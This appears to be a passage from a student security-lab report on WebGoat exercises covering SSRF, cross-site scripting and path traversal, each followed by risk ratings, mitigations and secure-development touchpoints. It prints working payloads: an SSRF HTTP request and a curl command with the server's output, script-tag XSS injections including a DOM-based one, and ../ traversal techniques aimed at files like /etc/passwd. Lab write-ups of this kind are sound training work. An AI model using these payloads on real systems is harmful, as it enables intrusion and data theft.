Mitigation strategies for insecure deserialization include implementing integrity checks with digital signatures, using safer serialization formats like JSON, enforcing strict type constraints, applying whitelist-based filtering, running deserialization in low-privilege environments, and monitoring deserialization operations for anomalies. Within the Seven Touchpoints model, this vulnerability would primarily be addressed during Code Review (Touchpoint 3), where security-focused reviews would identify unsafe deserialization practices before deployment. Risk Analysis (Touchpoint 1) would identify serialization/deserialization of untrusted data as high-risk areas, while Penetration Testing (Touchpoint 6) would help identify existing vulnerabilities through controlled exploitation attempts. Security Requirements (Touchpoint 2) would establish safe serialization practices early in development. Code Review remains the most effective touchpoint as it enables systematic identification of unsafe patterns when fixes are less costly.


Server Side Request Forgery

Vulnerability Analysis

Server-Side Request Forgery (SSRF) is a vulnerability that allows attackers to induce server-side applications to make requests to unintended locations. By manipulating URLs or parameters that the server uses to fetch resources, attackers can force the server to connect to internal services behind firewalls, access restricted areas, or interact with external systems. This vulnerability essentially turns the vulnerable server into a proxy that can reach otherwise inaccessible resources, potentially exposing sensitive data, enabling port scanning of internal networks, or facilitating further attacks against backend systems that trust the compromised server.


Exploitation

a. Tom & Jerry File Access Manipulation



The attack beings by intercepting the traffic from a client requesting server resources on a vulnerable protocol, achieved through a proxy, a.k.a Machine-in-the-Middle (MitM) attack. The HTTP POST request references the url (uniform resource link) to an image residing on the host server (see *tom.png*).

Once the traffic is intercepted by any tool, in this case Burpsuite, we can redirect the server url request to a file of our choice, such as *jerry.png*. The Repeater tool in Burpsuite allows us to resend the traffic to the requesting client with the modified data.



Hence, the before and after images of tom and jerry appear on the WebGoat application. The task has been completed to display a modified file url requested from the server. Confirmation is verified through the HTTP 200 OK status code.

b. Download Another Resource's Content (IP Redirect)

```
POST /WebGoat/SSRF/task2 HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 20
Origin: http://127.0.0.1:8080
Connection: keep-alive
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=user01
Cookie: JSESSIONID=iGl0tUf7Cu46eEJVimirVB2_VUIngqX3W9_B_CKf
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

url=http://ifconfig.pro
```

The attack beings by again intercepting the traffic in between requesting client and the server hosting content. This time, the url points to a domain name under the attacker's control, which can be used to fool users into trusting the new server content. Malicious content may now be served.

```
┌──(kali㉿kali)-[~]
└─$ curl --header 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.
0) Gecko/20100101 Firefox/128.0' --request POST --data 'url=http://ifc
onfig.pro' --cookie 'JSESSIONID=iGl0tUf7Cu46eEJVimirVB2_VUIngqX3W9_B_C
Kf' 'http://127.0.0.1:8080/WebGoat/SSRF/task2'
{
  "lessonCompleted" : true,
  "feedback" : "You rocked the SSRF!",
  "output" : "<title> IP: 128.237.82.211 info<\\/title><br><br><pre><b
r><!-- <a href=http:\\/\\\/6.ifconfig.pro>force ipv6<\\/a> <a href=\\\"
http:\\/\\\/[2605:2700:0:5::4713:95c5]\\/\\\">6 no dns<\\/a> | <a  href
=http:\\/\\\/4.ifconfig.pro>force ipv4<\\/a> -->><br>IP:            128
.237.82.211<br>HOSTNAME:       cmu-secure-128-237-82-211.nat.cmu.net<b
r>USER_AGNET:     Java\\/23.0.2<br>LANGUAGE:       <br>ENCODINGS:
 <br><hr><br>Feature list:<br><br>$curl ifconfig.pro<br>1.1.1.1<br><br
>$curl ifconfig.pro\\/ip.host<br>1.1.1.1 r.d.ns.look.up<br><br>$curl i
fconfig.pro\\/host<br>r.dns.look.up<br><br>$curl ifconfig.pro\\/help<b
r>this help file<br><br>now ipv6 ready!<br>to force ipv6 use 6.ifconfi
g.pro<br>to force ipv4 use 4.ifconfig.pro<br><br><br><!-- end --><br><
br><hr><br><!-- referral links: <a href=\\\"http:\\/\\\/www.linode.com\
\/?r=657ce52d44839e1e764b5e514f74daf2825a98c0\\\">Linode - Xen VPS Hos
ting<\\/a> | <a href=http:\\/\\\/www.geekstorage.com\\/aff\\/319>GeekSt
orage - WebHosting For Geeks, By Geeks<\\/a> | <a href=\\\"http:\\/\\\/
www.namecheap.com\\/?aff=22484\\\">Namecheap.com domains<\\/a> --><br>
If you would like to keep ifconfig.pro running: cashapp $jbphoto221  |
 or donate via <a href=https:\\/\\\/jbphotome.square.site\\/product\\/i
fconfigpro\\/18?cp=true&sa=true&sbp=true&q=false>Square (jbphoto)<\\/a
>",
  "assignment" : "SSRFTask2",
  "attemptWasMade" : true
}
```

Instead of attacking the WebGoat application using Burpsuite, this attack is demonstrated using the command line terminal interface with the curl command. Curl is used to copy the url from an available Internet resource. The User-Agent string is copied as the requesting Mozilla client and the same cookie (assumed to be stolen) from the WebGoat session is used to target the local machine interface 127.0.0.1 on port 8080. The POST data is deliberately injected with the “--data” switch pointing to another server residing at domain *ifconfig.pro*.

Risk Categorization, Mitigation Strategy, & Security Touchpoints

I would classify Server-Side Request Forgery (SSRF) as a high-risk vulnerability. It can lead to unauthorized access to internal services, data exposure from cloud metadata endpoints, potential remote code execution through internal system compromise, and often bypasses network security controls by leveraging the trusted position of the vulnerable server. Additionally, modern cloud architectures have increased the impact of SSRF attacks by providing access to instance metadata services that can expose sensitive credentials and configuration information.

Mitigation strategies for SSRF include implementing strict URL validation with allowlists for permitted domains and protocols, using indirect object references instead of direct resource identifiers, deploying network-level protections like segregating application servers from sensitive internal services, disabling unused protocols, setting connection timeouts, implementing proper authentication for internal services, and monitoring outgoing requests for anomalous patterns. In the Seven Touchpoints model, SSRF vulnerabilities would primarily be addressed through Code Review (Touchpoint 3) by identifying unsafe URL handling and request patterns, Risk Analysis (Touchpoint 1) by mapping potential attack vectors in the application's request flow, and Security Requirements (Touchpoint 2) by establishing secure URL handling practices early in development. Additional protection would come from Architecture Analysis (Touchpoint 4) by designing proper network segmentation, and Security Testing (Touchpoint 5) by specifically crafting tests to detect SSRF vulnerabilities. Code Review remains particularly effective because it can systematically identify unsafe request handling patterns before deployment, when remediation is less costly, while Security Requirements would prevent the introduction of vulnerable patterns by establishing proper validation controls from the start.

Cross-Site Scripting (XSS)

Exploitation

1. Reflected XSS

In the reflected XSS Attack, we can inspect element in the console and find out that the field accepts text values. This allows us to input commands such as:
“4128 3214 0002 1999 "><script>alert(RXSS)</script>
This generates alerts, which are not very useful, but show the importance of input sanitization.


2. DOM-Based XSS

Identification

For this exploit, we first identify the potential for DOM-based XSS attacks. The ‘base route’ is given, we need to find the test route. For this, we navigate to the debugger tab on console tools. The file pathway is: **Webgoat/js > goatAPP > view > GoatRouter.js**. In this file, we can discover

the routes used during testing that managed to stay in the app during production. We find **'test/ :param' : 'testRoute'**, in the debugger. Incorporating the test route into the base route, we get **start.mvc#test/** as the correct command.

Using the earlier command, we can incorporate it into the URL like so: http://127.0.0.1:8080/WebGoat/start.mvc#test/<script>webgoat.customjs.phoneHome();<%2fscript>. This takes us to a new tab, where we can use the console to output the correct phonehome response.



Risk Categorization

The risk categorization for XSS vulnerabilities would be high. This is particularly due to the host of impacts that it could have. Attackers could gain access from session hijacking, they could also steal sensitive information such as cookies, usernames, passwords. There could also be potential for malwasre injection and phishing attacks. Finally, the could use these vulnerabilities for conducting unathorized actions from a user. The high category of risk is due to the reputational and legal liabilities that can arise from potential data breaches. The ease of exploitation also remains high, if input sanitization is missing.

Mitigation Strategies

First and foremost, input validation and sanitization is key. As demonstrated earlier, allowing text input for a field that should only have numbers, allows us to run and generate scripts by entering commands for an alert. Next, we want to ensure that we encode all output before rendering in the browser. This can be done by either ensuring we Convert < to <, > to >, and " to " or using escape characters in dynamic scripts with libraries like DOMPurify. We

can also ensure we use flags such as ‘HttpOnly’ and ‘Secure’ to prevent client-side scripts from using cookies.

Security Touchpoints

Identifying Abuse Cases would help us understand how exactly a malicious actor can behave, allowing us to move on to Risk Management. In this phase, we can organize the risks by priority, and remediate the high or critical level vulnerabilities first - ones that directly violate PII or financial information. Next, we can conduct periodic code reviews for each stage in the development cycle, this will help us start conversations between the security and dev teams. Finally, conducting penetration testing will help us get an idea of what is the possible extent of error handling, and what data can be used to aggregate other types of information. As part of security operations, we can also set up logging & monitoring mechanisms and default incident response plans. These will help us recognize anomalous scripts and input patterns, and have a pre-planned approach for dealing with similar issues.


Path Traversal

Vulnerability Assessment

Path traversal allows attackers to manipulate file paths and access files and directories outside of the intended directory of use. They can use this to gain access to sensitive or critical files : configuration files, system files, and confidential user data are all at risk. Common targets are /etc/passwd, /etc/shadow, config.php, .env files. This has the potential to affect every aspect of the CIA triad, making any application that allows this attack - an insecure application.

Exploitation

Exploitting the intial stages of the application is relatively easy, we start by adding ‘../’ and ‘….//’ to the input fields for the username. Next, we can go one step further by interceptring traffic using burpsuite, and entering ../ just before the filename. For retrieving other files from the system, we intercept traffic using burpsuite, and open the repeated tab. In this tab, we add id = ../, but we get an error. To solve this, we can use the decoder to find the hex values of the command, and use it with the function along with the earlier given path-traversal-secret.jpg filepath.



Risk Categorization

This vulnerability can be categorized as critical. This is because of a severe violation of the CIA triad, along with high risks of potential impact. Attackers can gain sensitive files and configuration data. They can also expose database credentials, API keys, or other sensitive information. There is also a potential for remote code execution, by modifying config files. Finally, attackerrs can also conduct a denial of service DoS attack by deleting or corrupting system files.

Mitigation Strategy

Input validation is again a recurring theme that would help us here as well. Using a whitelisting approach would only allows specific files or extensions. We can setup parameters to reject any input that contains '../' or '%2e%2e%2f' or other traversal characters that are encoded. We can also implement containerization, and avoid userinput in filepaths. We can implement access controls for any web applications asking for access to system-critical directories like /usr/bin, or C:\Windows\. Using secure libraries like express-validator in Node.js can help with their features of built-in traversal protection.

Security Touchpoints

Threat modeling would have identified the risk of directory traversal by mapping out how user input is handled in file paths. Secure coding practices, including strict input validation and output encoding, would have blocked traversal characters like `../`. Automated security scanning integrated into the CI/CD pipeline would have flagged unsafe file handling functions before deployment. Penetration testing with tools like Burp Suite would have exposed the flaw using encoded payloads, simulating real-world attacks. Regular code reviews focusing on user input and file operations would have caught unsanitized inputs early in development.